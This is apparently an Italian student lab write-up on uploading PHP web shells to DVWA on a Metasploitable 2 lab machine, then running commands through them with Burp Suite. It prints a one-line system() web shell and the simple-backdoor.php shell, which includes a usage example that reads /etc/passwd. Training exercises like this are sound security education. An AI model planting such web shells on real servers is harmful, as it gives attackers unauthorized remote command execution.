


## W13D1 – exploit file php


### Esercizio obbligatorio

Innanzitutto, ho creato un file php con il codice suggerito nella consegna per la shell. Proverò successivamente un codice più complesso.





```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ cat shellexploitation.php  
<?php system($_REQUEST["cmd"]); ?>  
(kali@kali)-[~]  
$
```

Successivamente, ho aperto subito Burpsuite ed ho effettuato l'accesso alla DVWA di Metasploitable 2 da Kali, come si vede nell'URL del browser Chromium che riporta l'IP di Metasploitable 2, ossia 192.168.50.101. Ho caricato con successo il file php che avevo preparato prima con il codice della shell.




A questo punto, tramite Burpsuite, ho cominciato ad eseguire dei comandi da remoto con la shell php appena caricata ed ho visualizzato le risposte nel corpo nella response, intercettata sempre con Burpsuite, visibili in basso nel campo della response. Inserisco gli screenshot con l'esecuzione dei comandi `ls` e `whoami` e con le relative risposte nella response.



## Esercizio facoltativo.

A questo punto ho deciso di testare l'utilizzo di una shell più complessa per questa exploitation. Ho testato il codice della "simple-backdoor.php" contenuto nella directory /usr/share/webshells/php ed ho creato un file apposito di nome "backdoorexploitation.php" con questo codice, come si vede nel terminale a destra.



The screenshot shows a Kali Linux terminal with two windows. The left window is a file manager showing the directory /usr/share/webshells/php, which contains files like php-findsock-shell.php, php-backdoor.php, php-reverse-shell.php, qsd-php-backdoor.php, and simple-backdoor.php. The right window is a terminal where the user has created a new file backdoorexploitation.php and is editing it with nano. The code in the file is a PHP script that checks for a 'cmd' parameter in the request and executes it using system().

```
kali@kali: /usr/share/webshells/php
File Actions Edit View Help
├── php-findsock-shell.php
├── php-backdoor.php
├── php-reverse-shell.php
├── qsd-php-backdoor.php
└── simple-backdoor.php

9 directories, 14 files
(kali@kali)-[~]
$ sudo nano simple-backdoor.php
[sudo] password for kali:
(kali@kali)-[~]
$ cd /usr/share/webshells/php
(kali@kali)-[/usr/share/webshells/php]
$ ls
findsocket  php-reverse-shell.php  simple-backdoor.php
php-backdoor.php  qsd-php-backdoor.php
(kali@kali)-[/usr/share/webshells/php]
$ cat simple-backdoor.php
<?php
Simple PHP backdoor by DK (http://michaeldaw.org) ->

<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
}


?>
Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
http://michaeldaw.org 2006 ->
(kali@kali)-[/usr/share/webshells/php]
$
```

```
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ touch backdoorexploitation.php
(kali@kali)-[~]
$ sudo nano backdoorexploitation.php
[sudo] password for kali:
(kali@kali)-[~]
$ cat backdoorexploitation.php
<?php

if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
}

?>
(kali@kali)-[~]
$
```

Ho acceso nuovamente Burpsuite e sono tornata nella DVWA di Metasploitable, inserendo nell'URL nel browser Chromium l'IP di Metasploitable 2. Come prima, ho effettuato con successo il caricamento del file php con il codice della backdoor.



Inviando le richieste GET al repeater e modificandole opportunamente, ho sfruttato la shell appena caricata per eseguire dei comandi ed ho visualizzato la risposta sempre nel corpo della response, in basso a destra. Ho eseguito i comandi ls, pwd ed uname.

